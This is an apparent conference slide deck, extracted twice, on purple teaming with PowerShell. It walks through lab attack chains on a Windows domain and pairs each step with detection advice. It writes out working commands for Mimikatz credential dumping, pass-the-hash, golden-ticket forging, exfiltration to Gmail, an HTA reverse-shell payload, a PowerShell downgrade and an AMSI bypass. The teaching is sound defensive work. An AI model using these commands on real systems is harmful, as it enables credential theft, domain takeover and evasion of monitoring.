PowerShell
for
Practical Purple Teaming
Nikhil Mittal
Get-Host
• Hacker, trainer and speaker.
• Twitter - @nikhil_mitt
• Blog – http://labofapenetrationtester.com
• Creator of Kautilya and Nishang
https://github.com/samratashok/
• Interested in Offensive Information Security, new
attack vectors and methodologies to pwn systems.
• Previous Talks
– Defcon, BlackHat, CanSecWest, Shakacon, BruCON,
Troopers, HITB, DeepSec, RSA China, PHDays,
EuSecWest and more.
2Nikhil Mittal PowerShell for Practical Purple Teaming
Overview
• Traditional Red Teaming
• What is Purple Teaming?
• Why Purple Teaming?
• PowerShell
• Story One – Insider Threat Simulation
• Story Two – Client Side Attack
• Purple Team with external Red Team
Nikhil Mittal 3PowerShell for Practical Purple Teaming
Traditional Red Teaming
Image Courtesy: http://www.dailymail.co.uk/sport/article-2570835/Sport-images-day-Our-
picture-editors-picks-March-1.html
Nikhil Mittal 4PowerShell for Practical Purple Teaming
Traditional Red Teaming
• Focused on stealth
– Many red teamers guard their tools and techniques
from the blue team to avoid detection of custom
tools. Similarly, many blue teamers avoid discussing
their detection mechanisms with the red team.
• Adversarial in nature
– Result – Both Red and Blue teams live with
assumptions and work as adversaries and thus, cannot
test security controls effectively.
• Red teamers generally do not have access to
enterprise tools of blue teamers and blue teamers
are often unaware of techniques of red teamers.
Nikhil Mittal 5PowerShell for Practical Purple Teaming
What is Purple Teaming?
Image Courtesy: http://wpmedia.thestarphoenix.com/2016/02/saskatoon-sask-february-27-
2016-0229-sports-boxing-matt-d3.jpeg
Nikhil Mittal 6PowerShell for Practical Purple Teaming
What is Purple Teaming?
• Red vs and Blue Team - Working together
to improve the security posture of an
organization.
• Focus on assessing detection and
response mechanisms (getting caught)
and training of Red and Blue Teams (Chris
Gates)
Nikhil Mittal 7PowerShell for Practical Purple Teaming
Objectives/Advantages of Purple
Teaming
• Detection and Prevention (Proactive) vs
Remediation (Reactive)
• Attacks success – Training and
improvement of Blue Team
• Attacks failure – Improvement of Red Team
• Red team gets to see the monitoring,
detection and response mechanisms, Blue
team gets to see the tools and techniques
of red.
Nikhil Mittal 8PowerShell for Practical Purple Teaming
PowerShell
• Available by-default in all modern Windows
OS.
• Provides access to Registry, Filesystem,
Windows API, COM, Event logs etc. in a
Windows platform and Active Directory
Environment.
• Based on .Net framework and therefore, can
be extended easily to include new
functionality.
Nikhil Mittal 9PowerShell for Practical Purple Teaming
Why PowerShell?
• Red Team
– Ability to execute attacks without touching
disk.
– Script based attacks which means hard to
detect based on signatures.
– Plenty of open source attacks tools and
techniques available.
– Capability to avoid or bypass detection
mechanisms.
Nikhil Mittal 10PowerShell for Practical Purple Teaming
Why PowerShell?
• Blue Team
– Ability to execute monitoring and detection
scripts without installing agents.
– PowerShell v5 is very good at logging traces
of an attack.
– Plenty of open source detection and response
tools and techniques available.
– Capability to constraint PowerShell.
Nikhil Mittal 11PowerShell for Practical Purple Teaming
Why PowerShell?
• Purple Team
– Ability to demonstrate and detect real attacks
easily.
– Capability to execute and detect attacks at
scale, thanks to PSRremoting.
– Plenty of open source attack, detection and
response tools and techniques available.
Nikhil Mittal 12PowerShell for Practical Purple Teaming
Purple Team Story One
1. Start as a normal non-local admin domain
user (Assume Breach)
2. Look for local admin access
3. Look for a DA token/password/hash/creds
4. Use the creds to get DA access
5. Create a Golden Ticket
6. Lateral Movement
7. Exfiltration
Nikhil Mittal 13PowerShell for Practical Purple Teaming
Purple Team Story One

• Assume Breach – Internal threat simulation
“It is more likely that an
organization has already
been compromised, but
just hasn’t discovered it
yet.”
Microsoft Cloud Red
Teaming Paper:
https://gallery.technet.mi
crosoft.com/Cloud-Red-
Teaming-b837392
Nikhil Mittal 14PowerShell for Practical Purple Teaming
Purple Team Story One
• Look for Local Admin Access
– We already have normal domain user access –
Too easy? :P
– Hunt for local admin access - The current user
can be a local admin on some other box in the
domain.
– Local privilege escalation
Nikhil Mittal 15PowerShell for Practical Purple Teaming
Purple Team Story One
• Look for Local Admin Access
– Hunt for those machines in the domain where
current domain user is a local admin
– PowerView!
Find-LocalAdminAccess -Verbose
Nikhil Mittal 16PowerShell for Practical Purple Teaming
Purple Team Story One
• Look for Local Admin Access
– This activity generates Event 4624 (Successful
Logon) and 4634 (Logoff) on all tested
machines and Event 4672 (Admin Logon) on
success.
Get-WinEvent -FilterHashtable
@{Logname='Security';ID=4672} -
MaxEvents 1 | Format-List –
Property *
Nikhil Mittal 17PowerShell for Practical Purple Teaming
Purple Team Story One
• Look for Local Admin Access

– Look for events on multiple machines
Invoke-Command –ScriptBlock {Get-
WinEvent -FilterHashtable
@{Logname='Security';ID=4672} -
MaxEvents 1} –Computername
(listofservers) | Format-List –
Property *
– WMI classes Win32_NTLogEvent and
Win32_NTEventLogFile
Nikhil Mittal 18PowerShell for Practical Purple Teaming
Purple Team Story One


• Dump credentials using the local admin
access.
Invoke-Mimikatz –Computername ops-
terminalser
Nikhil Mittal 19PowerShell for Practical Purple Teaming
Purple Team Story One

• Dump credentials using the local admin access
– No interesting logging, unless PowerShellv5 is
installed and enhanced logging options
configured.
– Enabling Script block logging, Process Creation
logging and System Wide Transcript allows to
catch traces.
– If not all, one of the measures above will help in
tracing an attack.
– See
https://blogs.msdn.microsoft.com/powershell/2
015/06/09/powershell-the-blue-team/
Nikhil Mittal 20PowerShell for Practical Purple Teaming
Purple Team Story One
• Dump credentials using the local admin
access

–In case of Invoke-Mimikatz execution on
ops-terminalser, it is the system wide
transcript which helps the most in
detection.
–This is because we are using PowerShell
remoting to execute Mimikatz on the
target box.
Nikhil Mittal 21PowerShell for Practical Purple Teaming
Purple Team Story One
• Dump credentials using the local admin
access
Nikhil Mittal 22PowerShell for Practical Purple Teaming
Purple Team Story One
• Look for Domain Admin Privileges
– We can search the domain for machines
where a Domain Admin (DA) token is
available.
– PowerView
Invoke-UserHunter –Verbose
Nikhil Mittal 23PowerShell for Practical Purple Teaming
Purple Team Story One
• Look for Domain Admin Privileges
– Logs - Event 4624 (Successful Logon) and
4634 (Logoff) on all tested machines and
Event 4672 (Admin Logon) on success
Nikhil Mittal 24PowerShell for Practical Purple Teaming
Purple Team Story One

• Look for Domain Admin Privileges
– Detection with Microsoft ATA (Recon using
SMB Session Enumeration)
Nikhil Mittal 25PowerShell for Practical Purple Teaming
Purple Team Story One
• Get DA Access
Invoke-Mimikatz -ComputerName ops-
file
Invoke-Mimikatz -Command
'"sekurlsa::pth /user:privservice
/domain:offensiveps.com
/ntlm:7851d4a63e8a624dfee39616c3774
c83 /run:powershell.exe"'
Nikhil Mittal 26PowerShell for Practical Purple Teaming

Purple Team Story One
• Get DA Access
Nikhil Mittal 27PowerShell for Practical Purple Teaming
Purple Team Story One
• Create Golden Ticket
Invoke-Mimikatz -Command
'"lsadump::lsa /patch"' –Computername
ops-dc
Invoke-Mimikatz -Command
'"kerberos::golden /User:Administrator
/domain:offensiveps.com /sid:/sid:S-1-
5-21-325-3177237293-604223748
/krbtgt:5c1a7d30a872cac2b7a32e7857589d
97 /id:500 /groups:513
/ticket:krb_tkt.txt"'
Nikhil Mittal 28PowerShell for Practical Purple Teaming
Purple Team Story One

• Use Golden Ticket
Invoke-Mimikatz -Command
'"kerberos::ptt
C:UserslabuserDesktopkrb_tkt.tx
t'"
– Same logs as for other lateral movement
activities.
– ATA detects Golden Ticket
Nikhil Mittal 29PowerShell for Practical Purple Teaming
Purple Team Story One
• Use Golden Ticket
– ATA detects Golden Ticket
Nikhil Mittal 30PowerShell for Practical Purple Teaming
Purple Team Story One
• Exfiltration
– Exfiltration of key components using Gmail
(Below script from Nishang)
Do-Exfiltration -Data
"5c1a7d30a872cac2b7a32e7857589d97"
-ExfilOption gmail -username
psgcatlite -password
powershellchabi9988
– Detection – HTTPS Interception
Nikhil Mittal 31PowerShell for Practical Purple Teaming
Purple Team Story One
• Exfiltration
– Exfiltration of huge chunks of data – Gmail
(Google Drive?), Pastebin, Github, DropBox
– Detection – HTTPS Interception
Nikhil Mittal 32PowerShell for Practical Purple Teaming
Purple Team Story Two
• Start as a non-localadmin domain user -
Client Side Attack when powershell.exe
blocked with whitelisting
• Use a ICMP/HTTPS shell?
• Exfiltration
Nikhil Mittal 33PowerShell for Practical Purple Teaming
Purple Team Story Two
• Start as a normal non-localadmin domain
user
– Client Side Attack (powershell.exe blocked)
– Check for multiple file extensions. HTA is my
favorite. Nishang has a script for that
Out-HTA -PayloadScript .Invoke-
PowerShellTcpOneLine.ps1
Nikhil Mittal 34PowerShell for Practical Purple Teaming
Purple Team Story Two
• Start as a normal non-local admin domain
user
– Process creation logs (Event 4688)
– Applocker logs (Event 8002 – allowed - is
logged for PowerShell when it is blocked and
executed by something like mshta.exe)
– PowerShell transcripts will log everything as
well. In fact, even when using msbuild,
transcript logs things.
Nikhil Mittal 35PowerShell for Practical Purple Teaming
Purple Team Story Two
• Start as a normal non-localadmin domain
user
– In case, ICMP/HTTPS/DNS (nishang) shells are
used, detection at the network level becomes
a bit harder. Make sure that these protocols
are monitored as well.
– Recommended read for DNS
https://blogs.technet.microsoft.com/office365
security/dns-intrusion-detection-in-office-
365/
Nikhil Mittal 36PowerShell for Practical Purple Teaming
Random Powershell
• PowerShell v2 does not offer enhanced
logging and detection (AMSI) capabilities.
Using v2 (executable or reference
assemblies) for attacks is very useful.

• Simply running PowerShell with –version
parameter or C# executable with reference
to older assemblies can be used
powershell.exe –version 2
Nikhil Mittal 37PowerShell for Practical Purple Teaming
Random Powershell

• Windows PowerShell log Event Id 400
contains Engine version which can be used
for detection.
Reference:http://www.leeholmes.com/blog/2017/03/17/detect
ing-and-preventing-powershell-downgrade-attacks/
Nikhil Mittal 38PowerShell for Practical Purple Teaming
Random Powershell
• If powershell.exe is blocked. .Net code can
use System.Management.Automation
NameSpace to load Powershell
functionality.
C:WindowsMicrosoft.NETFramew
orkv4.0.30319>msbuild.exe
pshell.xml
Nikhil Mittal 39PowerShell for Practical Purple Teaming

Random Powershell
• System wide transcript logs usage of the
namespace
Nikhil Mittal 40PowerShell for Practical Purple Teaming
Random Powershell
• If PowerShell v5 is installed. AMSI can help
in detection of scripts like PowerShell, VB,
JScript from memory.
• Even if you load the scripts completely
from memory (download cradle,
encodedcommand etc.)
Nikhil Mittal 41PowerShell for Practical Purple Teaming
Random Powershell
• AMSI can be unloaded using methods like:
amsi.dll hijack (p0wnedshell)
[Ref].Assembly.GetType('System.Management
.Automation.AmsiUtils').GetField('amsiIni
tFailed','NonPublic,Static').SetValue($nu
ll,$true) - by Matt Graeber - Event ID 4104
(Microsoft-Windows-PowerShell/Operational) –
Suspicious script block logging
Nikhil Mittal 42PowerShell for Practical Purple Teaming
Purple Team with external red team
• Most Purple team models suggest an
internal red team, for some very valid
reasons – like adversarial approach and
not sharing techniques.
• But, external red component of a Purple
team brings new perspective, techniques
and methodologies. You just need right
team structure and terms.
Nikhil Mittal 43PowerShell for Practical Purple Teaming
Resources/References
• Chris Gates – Going Purple
http://carnal0wnage.attackresearch.com/2016/01/purple-
teaming-lessons-learned-ruxcon.html
• Chris Gates and Haydn Johnson
https://www.slideshare.net/chrisgates/purple-teaming-the-
cyber-kill-chain-practical-exercises-for-everyone-sector-2016
• Jorge Orchilles
https://tacticaledge.co/presos/Jorge%20Orchilles%20-
%20Purple%20Team%20-
%20Evolving%20Red%20vs%20Blue%20-
%20Tactical%20Edge.pdf
Nikhil Mittal 44PowerShell for Practical Purple Teaming
Conclusion
• Purple team aims to bring Red and Blue
together to maximize the benefits of
threat simulation.
• It doesn’t mean an end to red teaming –
both have different goals.
• Structural and work culture changes
required to create an effective purple
team.
Nikhil Mittal 45PowerShell for Practical Purple Teaming
Thank You
• Thanks x33fcon!
• Please provide feedback.
• Follow me @nikhil_mitt
• nikhil.uitrgpv@gmail.com
• http://labofapenetrationtester.com/
46Nikhil Mittal PowerShell for Practical Purple Teaming

PowerShell for Practical Purple Teaming

  • 1.
  • 2.
    Get-Host • Hacker, trainerand speaker. • Twitter - @nikhil_mitt • Blog – http://labofapenetrationtester.com • Creator of Kautilya and Nishang https://github.com/samratashok/ • Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems. • Previous Talks – Defcon, BlackHat, CanSecWest, Shakacon, BruCON, Troopers, HITB, DeepSec, RSA China, PHDays, EuSecWest and more. 2Nikhil Mittal PowerShell for Practical Purple Teaming
  • 3.
    Overview • Traditional RedTeaming • What is Purple Teaming? • Why Purple Teaming? • PowerShell • Story One – Insider Threat Simulation • Story Two – Client Side Attack • Purple Team with external Red Team Nikhil Mittal 3PowerShell for Practical Purple Teaming
  • 4.
    Traditional Red Teaming ImageCourtesy: http://www.dailymail.co.uk/sport/article-2570835/Sport-images-day-Our- picture-editors-picks-March-1.html Nikhil Mittal 4PowerShell for Practical Purple Teaming
  • 5.
    Traditional Red Teaming •Focused on stealth – Many red teamers guard their tools and techniques from the blue team to avoid detection of custom tools. Similarly, many blue teamers avoid discussing their detection mechanisms with the red team. • Adversarial in nature – Result – Both Red and Blue teams live with assumptions and work as adversaries and thus, cannot test security controls effectively. • Red teamers generally do not have access to enterprise tools of blue teamers and blue teamers are often unaware of techniques of red teamers. Nikhil Mittal 5PowerShell for Practical Purple Teaming
  • 6.
    What is PurpleTeaming? Image Courtesy: http://wpmedia.thestarphoenix.com/2016/02/saskatoon-sask-february-27- 2016-0229-sports-boxing-matt-d3.jpeg Nikhil Mittal 6PowerShell for Practical Purple Teaming
  • 7.
    What is PurpleTeaming? • Red vs and Blue Team - Working together to improve the security posture of an organization. • Focus on assessing detection and response mechanisms (getting caught) and training of Red and Blue Teams (Chris Gates) Nikhil Mittal 7PowerShell for Practical Purple Teaming
  • 8.
    Objectives/Advantages of Purple Teaming •Detection and Prevention (Proactive) vs Remediation (Reactive) • Attacks success – Training and improvement of Blue Team • Attacks failure – Improvement of Red Team • Red team gets to see the monitoring, detection and response mechanisms, Blue team gets to see the tools and techniques of red. Nikhil Mittal 8PowerShell for Practical Purple Teaming
  • 9.
    PowerShell • Available by-defaultin all modern Windows OS. • Provides access to Registry, Filesystem, Windows API, COM, Event logs etc. in a Windows platform and Active Directory Environment. • Based on .Net framework and therefore, can be extended easily to include new functionality. Nikhil Mittal 9PowerShell for Practical Purple Teaming
  • 10.
    Why PowerShell? • RedTeam – Ability to execute attacks without touching disk. – Script based attacks which means hard to detect based on signatures. – Plenty of open source attacks tools and techniques available. – Capability to avoid or bypass detection mechanisms. Nikhil Mittal 10PowerShell for Practical Purple Teaming
  • 11.
    Why PowerShell? • BlueTeam – Ability to execute monitoring and detection scripts without installing agents. – PowerShell v5 is very good at logging traces of an attack. – Plenty of open source detection and response tools and techniques available. – Capability to constraint PowerShell. Nikhil Mittal 11PowerShell for Practical Purple Teaming
  • 12.
    Why PowerShell? • PurpleTeam – Ability to demonstrate and detect real attacks easily. – Capability to execute and detect attacks at scale, thanks to PSRremoting. – Plenty of open source attack, detection and response tools and techniques available. Nikhil Mittal 12PowerShell for Practical Purple Teaming
  • 13.
    Purple Team StoryOne 1. Start as a normal non-local admin domain user (Assume Breach) 2. Look for local admin access 3. Look for a DA token/password/hash/creds 4. Use the creds to get DA access 5. Create a Golden Ticket 6. Lateral Movement 7. Exfiltration Nikhil Mittal 13PowerShell for Practical Purple Teaming
  • 14.
    Purple Team StoryOne • Assume Breach – Internal threat simulation “It is more likely that an organization has already been compromised, but just hasn’t discovered it yet.” Microsoft Cloud Red Teaming Paper: https://gallery.technet.mi crosoft.com/Cloud-Red- Teaming-b837392 Nikhil Mittal 14PowerShell for Practical Purple Teaming
  • 15.
    Purple Team StoryOne • Look for Local Admin Access – We already have normal domain user access – Too easy? :P – Hunt for local admin access - The current user can be a local admin on some other box in the domain. – Local privilege escalation Nikhil Mittal 15PowerShell for Practical Purple Teaming
  • 16.
    Purple Team StoryOne • Look for Local Admin Access – Hunt for those machines in the domain where current domain user is a local admin – PowerView! Find-LocalAdminAccess -Verbose Nikhil Mittal 16PowerShell for Practical Purple Teaming
  • 17.
    Purple Team StoryOne • Look for Local Admin Access – This activity generates Event 4624 (Successful Logon) and 4634 (Logoff) on all tested machines and Event 4672 (Admin Logon) on success. Get-WinEvent -FilterHashtable @{Logname='Security';ID=4672} - MaxEvents 1 | Format-List – Property * Nikhil Mittal 17PowerShell for Practical Purple Teaming
  • 18.
    Purple Team StoryOne • Look for Local Admin Access – Look for events on multiple machines Invoke-Command –ScriptBlock {Get- WinEvent -FilterHashtable @{Logname='Security';ID=4672} - MaxEvents 1} –Computername (listofservers) | Format-List – Property * – WMI classes Win32_NTLogEvent and Win32_NTEventLogFile Nikhil Mittal 18PowerShell for Practical Purple Teaming
  • 19.
    Purple Team StoryOne • Dump credentials using the local admin access. Invoke-Mimikatz –Computername ops- terminalser Nikhil Mittal 19PowerShell for Practical Purple Teaming
  • 20.
    Purple Team StoryOne • Dump credentials using the local admin access – No interesting logging, unless PowerShellv5 is installed and enhanced logging options configured. – Enabling Script block logging, Process Creation logging and System Wide Transcript allows to catch traces. – If not all, one of the measures above will help in tracing an attack. – See https://blogs.msdn.microsoft.com/powershell/2 015/06/09/powershell-the-blue-team/ Nikhil Mittal 20PowerShell for Practical Purple Teaming
  • 21.
    Purple Team StoryOne • Dump credentials using the local admin access –In case of Invoke-Mimikatz execution on ops-terminalser, it is the system wide transcript which helps the most in detection. –This is because we are using PowerShell remoting to execute Mimikatz on the target box. Nikhil Mittal 21PowerShell for Practical Purple Teaming
  • 22.
    Purple Team StoryOne • Dump credentials using the local admin access Nikhil Mittal 22PowerShell for Practical Purple Teaming
  • 23.
    Purple Team StoryOne • Look for Domain Admin Privileges – We can search the domain for machines where a Domain Admin (DA) token is available. – PowerView Invoke-UserHunter –Verbose Nikhil Mittal 23PowerShell for Practical Purple Teaming
  • 24.
    Purple Team StoryOne • Look for Domain Admin Privileges – Logs - Event 4624 (Successful Logon) and 4634 (Logoff) on all tested machines and Event 4672 (Admin Logon) on success Nikhil Mittal 24PowerShell for Practical Purple Teaming
  • 25.
    Purple Team StoryOne • Look for Domain Admin Privileges – Detection with Microsoft ATA (Recon using SMB Session Enumeration) Nikhil Mittal 25PowerShell for Practical Purple Teaming
  • 26.
    Purple Team StoryOne • Get DA Access Invoke-Mimikatz -ComputerName ops- file Invoke-Mimikatz -Command '"sekurlsa::pth /user:privservice /domain:offensiveps.com /ntlm:7851d4a63e8a624dfee39616c3774 c83 /run:powershell.exe"' Nikhil Mittal 26PowerShell for Practical Purple Teaming
  • 27.
    Purple Team StoryOne • Get DA Access Nikhil Mittal 27PowerShell for Practical Purple Teaming
  • 28.
    Purple Team StoryOne • Create Golden Ticket Invoke-Mimikatz -Command '"lsadump::lsa /patch"' –Computername ops-dc Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:offensiveps.com /sid:/sid:S-1- 5-21-325-3177237293-604223748 /krbtgt:5c1a7d30a872cac2b7a32e7857589d 97 /id:500 /groups:513 /ticket:krb_tkt.txt"' Nikhil Mittal 28PowerShell for Practical Purple Teaming
  • 29.
    Purple Team StoryOne • Use Golden Ticket Invoke-Mimikatz -Command '"kerberos::ptt C:UserslabuserDesktopkrb_tkt.tx t'" – Same logs as for other lateral movement activities. – ATA detects Golden Ticket Nikhil Mittal 29PowerShell for Practical Purple Teaming
  • 30.
    Purple Team StoryOne • Use Golden Ticket – ATA detects Golden Ticket Nikhil Mittal 30PowerShell for Practical Purple Teaming
  • 31.
    Purple Team StoryOne • Exfiltration – Exfiltration of key components using Gmail (Below script from Nishang) Do-Exfiltration -Data "5c1a7d30a872cac2b7a32e7857589d97" -ExfilOption gmail -username psgcatlite -password powershellchabi9988 – Detection – HTTPS Interception Nikhil Mittal 31PowerShell for Practical Purple Teaming
  • 32.
    Purple Team StoryOne • Exfiltration – Exfiltration of huge chunks of data – Gmail (Google Drive?), Pastebin, Github, DropBox – Detection – HTTPS Interception Nikhil Mittal 32PowerShell for Practical Purple Teaming
  • 33.
    Purple Team StoryTwo • Start as a non-localadmin domain user - Client Side Attack when powershell.exe blocked with whitelisting • Use a ICMP/HTTPS shell? • Exfiltration Nikhil Mittal 33PowerShell for Practical Purple Teaming
  • 34.
    Purple Team StoryTwo • Start as a normal non-localadmin domain user – Client Side Attack (powershell.exe blocked) – Check for multiple file extensions. HTA is my favorite. Nishang has a script for that Out-HTA -PayloadScript .Invoke- PowerShellTcpOneLine.ps1 Nikhil Mittal 34PowerShell for Practical Purple Teaming
  • 35.
    Purple Team StoryTwo • Start as a normal non-local admin domain user – Process creation logs (Event 4688) – Applocker logs (Event 8002 – allowed - is logged for PowerShell when it is blocked and executed by something like mshta.exe) – PowerShell transcripts will log everything as well. In fact, even when using msbuild, transcript logs things. Nikhil Mittal 35PowerShell for Practical Purple Teaming
  • 36.
    Purple Team StoryTwo • Start as a normal non-localadmin domain user – In case, ICMP/HTTPS/DNS (nishang) shells are used, detection at the network level becomes a bit harder. Make sure that these protocols are monitored as well. – Recommended read for DNS https://blogs.technet.microsoft.com/office365 security/dns-intrusion-detection-in-office- 365/ Nikhil Mittal 36PowerShell for Practical Purple Teaming
  • 37.
    Random Powershell • PowerShellv2 does not offer enhanced logging and detection (AMSI) capabilities. Using v2 (executable or reference assemblies) for attacks is very useful. • Simply running PowerShell with –version parameter or C# executable with reference to older assemblies can be used powershell.exe –version 2 Nikhil Mittal 37PowerShell for Practical Purple Teaming
  • 38.
    Random Powershell • WindowsPowerShell log Event Id 400 contains Engine version which can be used for detection. Reference:http://www.leeholmes.com/blog/2017/03/17/detect ing-and-preventing-powershell-downgrade-attacks/ Nikhil Mittal 38PowerShell for Practical Purple Teaming
  • 39.
    Random Powershell • Ifpowershell.exe is blocked. .Net code can use System.Management.Automation NameSpace to load Powershell functionality. C:WindowsMicrosoft.NETFramew orkv4.0.30319>msbuild.exe pshell.xml Nikhil Mittal 39PowerShell for Practical Purple Teaming
  • 40.
    Random Powershell • Systemwide transcript logs usage of the namespace Nikhil Mittal 40PowerShell for Practical Purple Teaming
  • 41.
    Random Powershell • IfPowerShell v5 is installed. AMSI can help in detection of scripts like PowerShell, VB, JScript from memory. • Even if you load the scripts completely from memory (download cradle, encodedcommand etc.) Nikhil Mittal 41PowerShell for Practical Purple Teaming
  • 42.
    Random Powershell • AMSIcan be unloaded using methods like: amsi.dll hijack (p0wnedshell) [Ref].Assembly.GetType('System.Management .Automation.AmsiUtils').GetField('amsiIni tFailed','NonPublic,Static').SetValue($nu ll,$true) - by Matt Graeber - Event ID 4104 (Microsoft-Windows-PowerShell/Operational) – Suspicious script block logging Nikhil Mittal 42PowerShell for Practical Purple Teaming
  • 43.
    Purple Team withexternal red team • Most Purple team models suggest an internal red team, for some very valid reasons – like adversarial approach and not sharing techniques. • But, external red component of a Purple team brings new perspective, techniques and methodologies. You just need right team structure and terms. Nikhil Mittal 43PowerShell for Practical Purple Teaming
  • 44.
    Resources/References • Chris Gates– Going Purple http://carnal0wnage.attackresearch.com/2016/01/purple- teaming-lessons-learned-ruxcon.html • Chris Gates and Haydn Johnson https://www.slideshare.net/chrisgates/purple-teaming-the- cyber-kill-chain-practical-exercises-for-everyone-sector-2016 • Jorge Orchilles https://tacticaledge.co/presos/Jorge%20Orchilles%20- %20Purple%20Team%20- %20Evolving%20Red%20vs%20Blue%20- %20Tactical%20Edge.pdf Nikhil Mittal 44PowerShell for Practical Purple Teaming
  • 45.
    Conclusion • Purple teamaims to bring Red and Blue together to maximize the benefits of threat simulation. • It doesn’t mean an end to red teaming – both have different goals. • Structural and work culture changes required to create an effective purple team. Nikhil Mittal 45PowerShell for Practical Purple Teaming
  • 46.
    Thank You • Thanksx33fcon! • Please provide feedback. • Follow me @nikhil_mitt • nikhil.uitrgpv@gmail.com • http://labofapenetrationtester.com/ 46Nikhil Mittal PowerShell for Practical Purple Teaming